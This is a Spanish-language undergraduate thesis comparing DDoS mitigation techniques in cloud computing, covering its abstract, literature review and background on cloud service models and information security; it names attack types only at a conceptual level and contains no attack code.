UNIVERSIDAD SEÑOR DE SIPÁN

FACULTAD DE INGENIERÍA, ARQUITECTURA Y URBANISMO

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS

TESIS

ANÁLISIS COMPARATIVO DE TÉCNICAS DE MITIGACIÓN DE ATAQUE DE DDOS EN CLOUD COMPUTING

PARA OPTAR EL TÍTULO PROFESIONAL DE INGENIERO DE SISTEMAS

Autor:

Bach. Clavo Tafur Cristian Jesús

ORCID: https://orcid.org/0000-0002-4653-6906

Asesor:

Dr. Sánchez Chero Manuel Jesús

ORCID: https://orcid.org/0000-0003-1646-3037

Línea de Investigación:

Infraestructura Tecnología y Medio Ambiente

Pimentel – Perú 2022

APROBACIÓN DEL JURADO

ANÁLISIS COMPARATIVO DE TÉCNICAS DE MITIGACIÓN DE ATAQUE DE DDOS EN CLOUD COMPUTING

_____

Bach. Clavo Tafur Cristian Jesús
Autor

_____

Dr. Sánchez Chero Manuel Jesús
Asesor

_____ _____

Mg. Bances Saavedra David Enrique
Presidente de Jurado

Mg. Sialer Rivera María Noelia
Secretario de Jurado

_____

Mg. Tuesta Monteza Victor Alexci
Vocal de Jurado

DEDICATORIA

Dedico la presente tesis con mucho cariño a mi familia, por estar siempre a nuestro lado brindándonos su ayuda y apoyo incondicional.

En especial a mi madre Gloria Marlene Tafur Hernández, a mi padre José Andrés Clavo Chávez y a mi hermano José Vicente Clavo Tafur.

Finalmente quiero dedicar esta tesis a todas mis amigos/as, por apoyarme cuando más los necesito.

AGRADECIMIENTO

Agradezco a Dios por bendecirnos la vida, por guiarnos a lo largo de nuestra existencia, ser el apoyo y fortaleza en aquellos momentos de dificultad y de debilidad.

Gracias a nuestros padres: Gloria y José, por ser los principales promotores de nuestros sueños, por confiar y creer en nuestras expectativas, por los consejos, valores y principios que nos han inculcado.

Agradezco a nuestros docentes de la Escuela Profesional de Ingeniería de Sistemas de la Universidad Señor de Sipán, por haber compartido sus conocimientos a lo largo de la preparación de nuestra profesión, quienes nos han guiado con su paciencia, y rectitud como docentes.

RESUMEN

La presente investigación tuvo como objeto la realización de un análisis comparativo de técnicas de mitigación de ataque de DDoS en Cloud Computing, bajo la problemática de que dichos ataques se aprovechan de las vulnerabilidades o fallas de seguridad, lo cual suscita de manera inesperada y silenciosa, el uso de vectores de agresión o programas de tipo malware cada vez más sofisticados, los cuales se colocan en varios equipos que son controlados desde una ubicación remota, generalmente fuera de la red original del anfitrión que se pretende infectar, por lo tanto, su existencia se mantiene oculta. En etapas posteriores, el atacante explota a estos anfitriones comprometidos para enviar paquetes de ataque a la máquina objetivo o víctima. La finalidad de estas agresiones se orienta a obtener información de la víctima para el consumo o deterioro de los recursos de la red, de su sistema operativo, de la infraestructura o de las aplicaciones, llegando de forma simultánea, llegan a colapsar los servidores de las empresas. La importancia del estudio de esta temática, se concreta en que la mayoría de las industrias y organizaciones dependen, en la actualidad, del dominio de Internet para su operación diaria y la puesta en marcha de sus servicios, ubicados en una plataforma en la nube. Estos sitios web, si se convierten en víctimas de ataques DDoS, perturbarán sus negocios y perderán millones de dólares en períodos cortos. De acuerdo a esto, se hizo necesario establecer una metodología con un enfoque cuantitativo y de tipo aplicada, así como tecnológica. En cuanto al diseño, el mismo fue cuasi experimental. Posteriormente, la población se centró en nueve técnicas de mitigación y detección de ataques DDoS, de las cuales se seleccionaron tres en función de un conjunto de criterios establecidos por la revisión sistemática. Consecutivamente, las técnicas de recolección de datos consistieron en la observación directa y el análisis documental. Finalmente, los resultados de la investigación permitieron evidenciar similitud con la revisión teórica efectuada y se puede afirmar que las técnicas de mitigación hacen más eficientes los recursos del entorno de trabajo. Cabe mencionar que, entre las tres técnicas estudiadas, la más efectiva resultó ser la técnica de mitigación Hybrid Cloud-Based Firewalling, al desempeñarse de manera superior en cuanto a la mejora de los valores reportados en las métricas de estudio.

Palabras clave: Ataques, DDoS, técnica, mitigación, cloud computing.

ABSTRACT

The purpose of this research was to carry out a comparative analysis of DDoS attack mitigation techniques in Cloud Computing, under the problem that such attacks take advantage of vulnerabilities or security flaws, which unexpectedly and silently lead to the use of attack vectors or increasingly sophisticated malware-type programs, which are placed in several computers that are controlled from a remote location, usually outside the original network of the host to be infected, therefore their existence is kept hidden. In later stages, the attacker exploits these compromised hosts to send attack packets to the target machine or victim. The purpose of these attacks is to obtain information from the victim for the consumption or deterioration of network resources, its operating system, infrastructure or applications, arriving simultaneously to the collapse of company servers. The importance of the study of this subject is that most industries and organizations currently depend on the Internet domain for their daily operation and the implementation of their services, located on a cloud platform. These websites, if they become victims of DDoS attacks, will disrupt their business and lose millions of dollars in short periods. According to this, it became necessary to establish a methodology with a quantitative and applied type approach, as well as technological. As for the design, it was quasi-experimental. Subsequently, the population focused on nine techniques of mitigation and detection of DDoS attacks, of which three were selected based on a set of criteria established by the systematic review. Consequently, the data collection techniques consisted of direct observation and documentary analysis. Finally, the results of the research allowed evidencing similarity with the theoretical review carried out and it can be stated that the mitigation techniques make the resources of the work environment more efficient. It is worth mentioning, that among the three characterized and compared techniques, the most effective turned out to be the Hybrid Cloud-Based Firewalling mitigation technique, since it performed in a superior way regarding the improvement of the values reported in the strudy metrics.

Keywords: Attack, DDoS, technique, mitigation, Cloud Computing

INDICE

I. INTRODUCCIÓN

1.1. Realidad Problemática.

En la década de los 70, las empresas que fabricaban computadoras como: Digital Equipment Corporation, Wang, Hewlett-Packard y IBM se encontraban en la búsqueda de posicionamiento en el mercado, sin embargo, ante factores como: los estrictos controles de calidad, procesos poco eficientes, fabricación de las piezas de los computadores y la competencia entre las grandes compañías, conducían a una época extremadamente complicada para la informática, por lo cual se consideró uno de los primeros ataques informáticos.

Mientras que, en la década de los 90, las empresas se encontraban en una batalla para ofrecer a sus clientes un software informático a través de un modelo de pago por uso, en medio de la lucha entre grandes firmas como Amazon, Microsoft, IBM y Google, seguidamente generó un ataque informático (Dos), que alcanzó un tráfico entrante de 1.00 Terabit por segundo (Tbps) el cual resultó un ataque al proveedor de servicios de hosting. La segunda agresión alcanzó un tráfico de 1.35 terabits por segundo (Tbps) y el último ataque registró un pico de tráfico de 1.7 Tbps. Con estos eventos se detectó que el Cloud Computing, no solo almacena datos, sino también permite hospedar servicios web, aplicaciones y software (Prieto, 2018).

En lo que respecta a la fase de inicio de los ataques DDoS, comenta Romano (2019), esta se localiza a mediados de los años noventa y llega hasta principios del año 2000. En aquel momento comenzaron a publicarse paulatinamente diversas formas de ataques de DoS distribuidos, como el ping-of-death en el año 1996, al igual que la prueba de concepto del ataque TCP Syn-Flood. Pero en aquel momento no tuvo excesiva repercusión más allá del interés técnico-científico suscitado a los legos en la materia, por lo que no se realizaron esfuerzos en detenerlos (p. 137).

En este sentido, afirma Gago (2015) que en la última década se ha disparado el uso de las tecnologías de la información. Según el último informe de la Oficina Europea de Estadística (Eurostat), en el año 2006 aproximadamente el 31% de la población accedió diariamente a Internet. Esto contrasta con los datos publicados

en el año 2014, donde lo hizo el 65 %. El principal motivo de este incremento es la rápida evolución de las formas de acceso, y la importancia que ha ganado la sociedad de la información. En consecuencia, cada día millones de empresas, organizaciones y sociedades procesan enormes cantidades de información, procedentes de muy diversas fuentes (p. 1).

Según indica Prieto (2018) desde estas décadas, el Cloud Computing se considera como una estrategia de servicios informáticos que se extienden hacia la nube de las empresas, por medio de la cual, en el continente europeo, se asegura que las últimas fases de los procesos Cloud han acelerado la implementación y amplia las capacidades de sus redes virtuales, lo cual permite un acceso seguro a los sistemas de la organización en caso de encontrarse en estado online u offline en la plataforma. Por otra parte, se reduce la inversión que conlleva al mantenimiento de una infraestructura informática física.

Así mismo, en el Perú, Condor y Segura (2017) afirman que en la empresa GMD S.A. se incrementaron, en un 25%, los gastos de las Tecnologías de la Información (TI) en el 2016, por la contratación un servicio de almacenamiento de archivos y administración de servidores para un total de 18TB, mientras que mediante la integración de Cloud Computing se redujeron en 31% dichos gastos y se ofreció la elasticidad requerida en cuanto al uso de TI, puesto que no se establecieron contratos y el pago se realizó por uso de recursos.

Aun cuando el Cloud Computing, como indica Rukavitsyn, Borisenko, y Shorov (2017), cuenta con muchas ventajas relacionadas a la provisión de recursos informáticos y redes virtuales bajo demanda, también se evalúan los problemas en los cuales se incurre en gran medida, al tratar de garantizar la seguridad de las redes ante algún ataque de denegación de servicio distribuido (DDoS), por lo cual resulta de suma importancia, desarrollar técnicas de protección basadas en la minería de datos, mediante modelos preparados de antemano o modelos basados en reglas, los presentan frecuentemente fallas en el cambio dinámico de las redes virtuales en la nube.

En el mismo orden de ideas, Kiruthika y Subbulakshm (2016) indican que los atacantes DDoS están utilizando herramientas muy sofisticadas para colapsar fácilmente e interrumpir el funcionamiento normal de los servicios en la nube. Incluso, detectaron que los principales sitios web como Facebook, eBay, Instagram y Google sufrieron ataques DDoS en el año 2016 que negaron el acceso a usuarios legítimos, provocaron interrupciones del servicio y pérdidas financieras. Como se puede apreciar, los ataques DDoS pueden tener un amplio alcance, que puede también afectar la reputación organizacional.

En ese sentido, la mayoría de las industrias y organizaciones dependen, en la actualidad, del dominio de Internet para su operación diaria y la puesta en marcha de sus servicios, ubicados en una plataforma en la nube. Estos sitios web, si se convierten en víctimas de ataques DDoS, perturbarán sus negocios y perderán millones de dólares en períodos cortos.

Los ataques de denegación de servicio, afirma Gago (2015) se han convertido en una constante amenaza para la sociedad de la información. Según ha publicado recientemente la Agencia Europea de Seguridad de las Redes y de la Información (ENISA), entre los años 2013 y 2014 se observó su incremento en un 70 % (pág. 7).

Los ataques DDoS pueden tomar muchas y complejas formas. Los ataques modernos son considerados vectores de amenazas de cuatro tipos: volumétricos, asimétricos, computacionales, y basados en vulnerabilidades.

La Tabla 1 proporciona un conjunto de herramientas de amenazas DDoS, ordenadas de acuerdo con las capas operativas del sistema de seguridad informática (modelo OSI) que pueden afectar, la cual por razones técnicas se indican desde la capa operativa 7 a la capa operativa 1.

Tabla 1.

Herramientas de ataque DDoS por capas

N°	CAPA	APLICACIÓN	DESCRIPCIÓN	VECTORES DE AMENAZAS
7	Aplicación	Datos	Interacción persona – computador. Acceso a servicios Web. Procesamiento de red para la aplicación	Inundaciones HTTP, inundaciones de consultas DNS
6	Presentación	Datos	Representación de los datos y cifrado	Abusos de SSL
5	Sesión	Datos	Comunicación entre hosts y dispositivos de la red	N/D
4	Transporte	Segmentos	Conexiones integrales y confiabilidad. Transmisión de información usando protocolos TPC y UDP.	Inundaciones SYN
3	Red	Paquetes	Determinación de la ruta y direccionamiento lógico	Ataques de reflexión UDP
2	Enlace de Datos	Marcos	Direccionamiento físico. Definición de los formatos en la red.	N/D
1	Físico	Bits	Medios, señal y transmisión binaria	N/D

Fuente: Adaptado de Amazon Web Services (2020)

De acuerdo con el Centro Criptológico Nacional de España (2020), a consecuencia del avance del proyecto Internet de las cosas (IoT: Internet of Things) y la pandemia causada por el Covid19, los ataques por DDoS se han incrementado, pues a medida que los ciudadanos pasan más horas en sus hogares, adquieren equipos como cafeteras u hornos microondas programables, teléfonos inteligentes, entre otros, los cuales son susceptibles de causar amenazas internas en la nube.

Por lo cual, este estudio se encuentra enfocado en analizar las técnicas de mitigación de los ataques de DDoS en Cloud Computing, bajo la premisa de encontrar un uso eficiente de herramientas, ante las severas amenazas en la seguridad de la información concebida en internet y también, ante el intercambio de información por varios ordenadores, así como dispositivos que afectan directamente a los negocios, causando pérdidas económicas y en su imagen comercial.

1.2. Antecedentes de Estudios.

Omaza, (2020) en su investigación titulada “Arquitectura de Seguridad en la Nube: Revisión de la implementación en AWS” Madrid, España. En esta investigación se evalúa el nivel de seguridad de una empresa media y refleja los resultados de auditorías realizadas a infraestructuras informáticas en la nube de web Services y Amazon, con el objetivo de obtener una referencia de las condiciones del sistema entorno al AWS, en la que se detectó que, a través de la inteligencia artificial, se puede atacar a muchas empresas, en un promedio de 500 empresas aproximadamente y encontraron mafias organizadas vinculada con el crimen informático. Esta investigación aporta algunas de las características que se deben considerar para llevar a cabo la ejecución de las técnicas seleccionadas en un escenario de virtualización, con el fin de no resultar víctima de un ataque por inteligencia artificial.

Márquez Díaz, (2019) en su investigación titulada “Riesgos y vulnerabilidades de la denegación de servicios distribuidos en internet de las cosas” Barcelona, España. En este proyecto se examinaron los riesgos relacionados con el nivel de seguridad de la información en la Internet de las cosas (IoT) y se hace referencia al alcance de las amenazas a las que se enfrentan cuando se conectan o navegan dispositivos por la Internet, debido a los ataques distribuidos de denegación de servicio. Diferentes amenazas incluyen el bloqueo, el software de rescate, la encriptación, las amenazas avanzadas y la inteligencia artificial. Por consiguiente, es necesario proteger la infraestructura de la tecnología de la información, el refuerzo de las redes de comunicación mediante la visibilidad que proporciona la Ciudad Inteligente de próxima generación, los sistemas de transporte y los sistemas ecológicos asociados a las aplicaciones de seguridad de la información e Internet de las cosas. El aporte a esta investigación se vincula con generar técnicas de mitigación de los ataques de denegación de servicio en Cloud Computing, en función de establecer estándares determinados de seguridad de la información y resguardar las amenazas de la infraestructura informática.

Bances, (2019) en su investigación titulada “Revisión bibliográfica de técnicas de Deep learning para la detección de ataques distribuidos de denegación

de servicios” Pimentel, Perú. El objetivo se basó en reunir diferentes técnicas de aprendizaje en profundidad para la detección de ataques DDoS, que se consideraban en el contexto del aprendizaje automático para la detección oportuna de los ataques, centrándose en el análisis del tráfico de la red y el descubrimiento de las características que contribuyen a la detección oportuna de los ataques, a fin de preservar el alcance limitado del aprendizaje en profundidad derivado de las redes neuronales convencionales con un grado muy alto de precisión en la detección de los ataques. El aporte de esta investigación, se relaciona estrechamente con proporcionar herramientas para definir las técnicas con mayor nivel de precisión para el ataque de DDoS ante el Cloud Computing.

Ayala y López, (2019) en su investigación titulada “Diseño e implementación de la ISO 27035 (gestión de incidentes de seguridad de la información) para el área de plataforma de servicios de una entidad del estado peruano” Lima, Perú. Esta investigación se basa en el establecimiento de un proyecto para atacar las vulnerabilidades y amenazas de los sistemas de seguridad de la información dentro de las plataformas de los servicios de la entidad peruana, mediante lo establecido por la norma ISO 27035:2011, en la cual buscan identificar la situación vigente del sistema, elaborar una estructura de gestión de incidencia, establecer controles en función de la norma ISO 27035:2011, y finalmente proponer la gestión de incidencia de la seguridad de la información. El aporte de esta investigación se relaciona con la selección de herramientas para ejecutar las técnicas de mitigación de acuerdo al análisis de las incidencias.

Cano de Benito, (2018) en su investigación titulada “Despliegue de Sistema Multi-Agente para la Detección y Mitigación de Ataques de Denegación de Servicio” Madrid, España. Esta tesis plantea una solución basada en un sistema multiagente (MAS) con capacidad para la detección y mitigación de ataques de tipo DDOS en las redes de telecomunicaciones. De manera más precisa, los más comunes, como los basados en los protocolos ICMP, UDP y TCP. Este plan implementado se comunica con una red neuronal que está explícitamente diseñada con el fin de predecir el protocolo utilizado en el ataque. Asimismo, el sistema multiagente está diseñado de acuerdo con la metodología "Planificar, Hacer, Verificar y Actuar" de

la ISO 2700. Este sistema fue simulado en una red virtualizada. Los resultados obtenidos indican que los ataques de tipo ICMP serán más fáciles de mitigar que los ataques TCP, ya que el servidor seguirá respondiendo a los servicios de acceso legítimo y correrá el riesgo de un ataque a gran escala. En el caso de las IPs aleatorias, se encontró que la seguridad disminuye y detecta cuando un cliente es legítimo y cuando se trata de un atacante. Este estudio ofrece, como aporte, una visión general del análisis de los ataques de denegación de servicio, los instrumentos tecnológicos para combatir las vulnerabilidades de los sistemas informáticos y las condiciones de aplicación de las técnicas elegidas en un escenario de virtualización contra los ataques a las redes de comunicación.

Bonifaz & Miranda, (2018) en su investigación titulada “Modelo para la detección de ataques de DDoS en servidores de nombres de dominios sobre un entorno de simulación en la red” Riobamba, Ecuador. El objetivo de esta investigación fue el desarrollar un modelo de seguridad para detectar ataques DDoS en los servidores de nombres de dominio (DNS) en un entorno de simulación, para determinar qué mecanismos son adecuados para mitigar estos ataques en la red de la UNACH, y, de ese modo, elaborar una guía para su aplicación en un entorno real. La metodología aplicada en esta investigación consistió en un estudio longitudinal, ya que los datos se recogieron en diferentes momentos durante un período de tiempo determinado para investigar sus variaciones a lo largo del tiempo. En base a los resultados alcanzados en la detección de ataques DDoS y a las vulnerabilidades descubiertas en la red de la Universidad Nacional de Chimborazo, se concluye que la seguridad puede ser mejorada en al menos un 65%. Como aporte se obtuvo que se encuentra relacionado con el objetivo acerca de analizar los resultados alcanzados de la aplicación de las técnicas para mitigar los ataques de degeneración y permitir proporcionar la metodología para realizar el análisis comparativo de las técnicas de mitigación de ataque DDOS en servicios web de Cloud Computing.

Condor & Segura, (2017) en su investigación titulada “Propuesta de una Arquitectura Cloud Computing como soporte a la estrategia de Transformación Digital en empresas de ingeniería y construcción. Caso de Estudio: GMI S.A” Lima,

Perú. Esta investigación se basa en la transformación digital, que presenta 2 temas principales que se centran en la elasticidad de los recursos informáticos relacionados con el almacenamiento y la agilidad de la gestión del servicio en el proceso de aprobación de los recursos a través de la arquitectura propuesta: La computación en nube para mejorar los márgenes de ganancia de las compañías y reducir las vulnerabilidades, con el resultado de que la implementación de la computación en nube reduce los costos en un 31%. El aporte de esta investigación se relaciona con la implementación de las técnicas seleccionadas en un escenario de virtualización ante los ataques de DDoS en Cloud Computing.

Rosety Molins, (2016) en su investigación titulada “Diseño de prototipo de defensa para mitigación de ataques DDoS de PYMES” Cartagena, Colombia. El objetivo de esta tesis proporcionó las directrices de diseño y configuración con base en software de código abierto que permitiera un servicio estable y robusto capaz de superar algunos ataques DDoS o minimizar su impacto en la empresa. Las pruebas efectuadas durante el estudio mostraron que una buena configuración de elementos como los cortafuegos, el IPS y los balanceadores de carga pueden detectar, mitigar y hasta prevenir muchos de estos ataques sin necesidad de adquirir hardware o software especial para este cometido. El aporte de esta investigación se relaciona con la selección de las técnicas de mitigación de ataque DDoS, que represente un menor costo para las organizaciones.

Nagata, (2016) en su investigación titulada “Escalamiento de seguridad y redes SDN para generación de reglas en NIDS empleando J48 u TENSORFLOW para analizar ataques basados en tiempo” Santa María, Perú. Esta investigación propone una arquitectura para mejorar la seguridad en redes mediante la generación de reglas para la detección de intrusos tomando como referencia el entrenamiento de tensorflow, mediante la metodología de seguridad informática y el seguimiento realizado de las conexiones, obteniendo como resultado la detección del comportamiento de tráfico de las conexiones. El aporte de la investigación se vincula a la metodología utilizada para la seguridad de la información, mediante la determinación de técnicas de mitigación y caracterización de cada una de las técnicas de mitigación de ataque DDoS.

Paracuellos & Rodríguez, (2016) estudió, en su trabajo titulado, “Defensa proactiva y reactiva ante ataques DDoS en un entorno simulado de redes definidas por software”, distintos tipos de ataques DDoS, siendo uno de los más habituales, la inundación del protocolo HTTP, el centro de atención. Teniendo en cuenta estos aspectos, se desarrolló un mecanismo de defensa proactivo, que periódicamente robustece las réplicas independientemente de su estado y acciona de forma reactiva, es decir, cuando se detecta una amenaza, contra los ataques DDoS en un controlador SDN en un ambiente de red simulado, incluyendo un mininet. Los resultados muestran que la defensa propuesta equipa al sistema con una capa adicional de seguridad para contener los ataques DDoS. El aporte se encuentra vinculado con la selección de técnicas de mitigación de ataque DDOS para mejorar y garantizar la confiabilidad y evitar vulnerabilidades en la seguridad de la información.

1.3. Teorías Relacionadas al Tema.

1.3.1. Cloud Computing.

De acuerdo al Instituto Nacional de Ciberseguridad (2017) se señala que el modelo Cloud Computing permite a las empresas prestar servicios de TI a través de plataformas digitales y sitios web, mientras que Wang, Yan , y Ma (2019), indican que el Cloud Computing en la industria de la tecnología de la información, ofrece oportunidades para los académicos y los usuarios individuales, debido a su capacidad para ofrecer infraestructuras de TI dinámicas y flexibles, entornos de computación de calidad garantizada y servicios de software configurables. Dentro de este orden, la computación en la nube presenta cinco aspectos sobresalientes: Autoservicio a la carta, amplio acceso a la red, intercambio de recursos, rápida flexibilidad y servicio a medida.

1.3.1.1. Modelos de Servicio en la Nube.

La computación en nube ha adoptado un modelo basado en servicios en la nube. Bajo esa premisa, Wang et al. (2019) indican que se consideran como servicios los siguientes: Software as service (SaaS) para clientes o usuarios finales, las plataformas como servicio (PaaS), para personal

técnico, es decir, desarrolladores o programadores y la infraestructura como servicio (IaaS) Servicio, que ofrecen arquitecturas Cloud.

a. **Infraestructura como servicio**: se define infraestructura como servicio IaaS utiliza la tecnología de virtualización para proporcionar a los consumidores el aprovisionamiento a pedido de recursos de infraestructura sobre una base de pago por uso IaaS evita el costo y la complejidad de la compra y la gestión de servidores físicos y otra infraestructura de centros de datos, por lo cual, los consumidores pueden escalar rápidamente los recursos de infraestructura según la demanda y sólo pagan por lo que usan, mientras que los propietarios de la nube proporcionada por IaaS se llaman proveedores de IaaS (Op cit, 2019).

b. **Plataforma como servicio:** Los proveedores de la nube gestionan y proporcionan una gran selección de servicios de middleware (por ejemplo, herramientas de desarrollo, bibliotecas, sistemas de gestión de bases de datos, entre otros. Los consumidores están adoptando la PaaS para construir y desplegar aplicaciones sin el gasto y la complicación de comprar y administrar recursos como licencias del software, infraestructura de aplicaciones subyacentes, middleware y herramientas de desarrollo (Op cit, 2019).

c. **Software a modo de servicio:** Comprende un modelo de distribución de software en donde los clientes tienen acceso a un software a través de Internet por un precio. También se le denomina como SaaS y, típicamente, los consumidores acceden al software usando un cliente ligero a través de un navegador web. (Wang, Yan, & Ma, 2019).

A continuación, es posible observar este tipo de organización por medio de lo siguiente:



Figura 1. Capas de Arquitectura de Computación en la Nube
Fuente: Nowicki & Leszek, (2011)

1.3.1.2. Modelo de implementación en la nube.

El despliegue de la nube se refiere, según Wang et al. (2019), a una nube que está diseñada para proporcionar servicios específicos de acuerdo con los requisitos de los usuarios. El modelo de aplicación puede incluir diversos parámetros, como el tamaño del almacén, la disponibilidad y la propiedad. Hay cuatro modelos comunes de despliegue de nubes que difieren significativamente: nube pública, nube comunitaria, nube privada y nube híbrida.

a. **Nube pública:** la nube pública se refiere a un proveedor de servicios de nube que ofrece sus recursos como un servicio al público o a un gran grupo de personas en una industria. A fin de garantizar la calidad de los

servicios en la nube, se emplean acuerdos de nivel de servicio (SLA) para definir un conjunto de requisitos entre los proveedores de servicios en la nube y los servicios de consumo en la nube. Sin embargo, las nubes públicas no tienen un control específico sobre los datos, la red y las configuraciones de seguridad.

b. Nube privada: una nube privada está diseñada para el uso exclusivo de instituciones, organizaciones o empresas individuales. En comparación con las nubes públicas, las nubes privadas proporcionan el mayor nivel de control sobre el rendimiento, la fiabilidad y la seguridad sustancial de los servicios (aplicaciones, almacenamiento y otros recursos) prestados por el proveedor de servicio.

c. Nube comunitaria: una nube comunitaria se crea y opera específicamente para un grupo específico de personas con requisitos de nube similares (por ejemplo, seguridad, cumplimiento, jurisdicción, etc.).

d. Nube híbrida: comprende el enlace entre dos o más nubes con el propósito de acoplar las características de cada una en función de los requerimientos.

De ese modo, se presenta, en la Figura 2, la relación entre varios modelos y características de la nube:



Figura 2. Relación entre modelos y características de la nube
Fuente: Munir, Al-Mutairi & Mohammed (2015)

1.3.1.3. Seguridad en la Nube.

Se define la seguridad en la nube en cinco etapas en el ciclo de vida de seguridad de los datos: crear, almacenar, usar, archivar y destruir. En la etapa de creación, se crean los datos para cada cliente o servidor en la nube. La etapa de almacenamiento significa que los datos generados o cargados se almacenan en múltiples máquinas en la nube (Escrivá, Romero, Ramada, & Onrubia, 2013).

La fase de uso implica la recuperación y extracción de datos del entorno de la nube. Los datos poco utilizados se archivan en otro lugar de la nube. Durante la fase de destrucción, los usuarios tienen la posibilidad de eliminar los datos con permisos específicos. En función del ciclo de vida de seguridad de los datos, deben considerarse tres aspectos al hablar de la seguridad de la nube: la integridad, la confidencialidad y la disponibilidad (Escrivá et al., 2013).

A medida que acrecienta el número de partes y sistemas en la nube, también aumenta el número de puntos de acceso, lo que representa una gran amenaza para los datos almacenados o archivados en la nube. En la

nube, los recursos y los servicios se prestan sobre la base de un sistema de pago por uso, y la integridad protege los recursos y los servicios pagados por los consumidores contra la supresión, la modificación o la fabricación no autorizadas (Escrivá et al., 2013).

Al respecto, se presenta el ciclo de vida de seguridad de los datos, en la Figura 3, a continuación:



Figura 3. Ciclo de vida de seguridad de datos
Fuente: Wang et al. (2019)

1.3.2. Seguridad de la Información.

Un activo que es muy importante de cualquier compañía es la información que utiliza. La apropiada gestión de la información, da sentido a los negocios que se llevan a cabo en una organización, de allí la importancia del diseño y definición de estructuras de datos, formas de almacenamiento y transporte que pueden conducir al éxito o su caída si se cometen errores, en la puesta en marcha de medidas de seguridad de la información (Escrivá et al., 2013).

La seguridad de la información consiste en un conjunto de medidas y procedimientos humanos y técnicos para resguardar la integridad, la

confidencialidad y la disponibilidad de la información (Escrivá et al., 2013).

a) **Integridad:** demostrar que la información y sus métodos de procesamiento son completos y exactos.
b) **Confidencialidad:** garantizar que sólo los usuarios autorizados puedan tener acceso a la información y editarla.
c) **Disponibilidad:** garantizar que la información esté a disposición de los usuarios cuando la requieran. Por consiguiente, el término disponibilidad es un concepto extenso que abarca las medidas de seguridad que alteran a la información, independiente del tipo de información, el medio en que se almacena o el modo de transmisión.

Por otra parte, es importante señalar que no son ni deben ser medidas aisladas, ni improvisadas, se trata de un sistema amparado en normas internacionales, como es el caso de la ISO 27035 dedicada a incorporar lineamientos para la efectiva gestión de incidentes de seguridad de la información y la ISO 27005, que también sugiere lineamientos para la administración de riesgos informáticos.

Tabla 2.

Normas ISO 27035 e ISO 27007

ISO 27035: LINEAMIENTOS PARA LA EFECTIVA GESTIÓN DE INCIDENTES DE SEGURID	**ISO 27005: LINEAMIENTOS PARA LA ADMINISTRACIÓ DE RIESGOS INFORMÁTICOS**
Planeación y Preparación	Plan de comunicación Interno y externo
Detección y reporte	Contexto organizacional Interno y externo
Evaluación y decisión	Valoración de riesgos Tecnológicos
Respuesta	Tratamiento de riesgos Tecnológicos
Lecciones aprendidas	Monitoreo y mejora Continua

Fuente: Tibaquira (2015), Cano (2018)

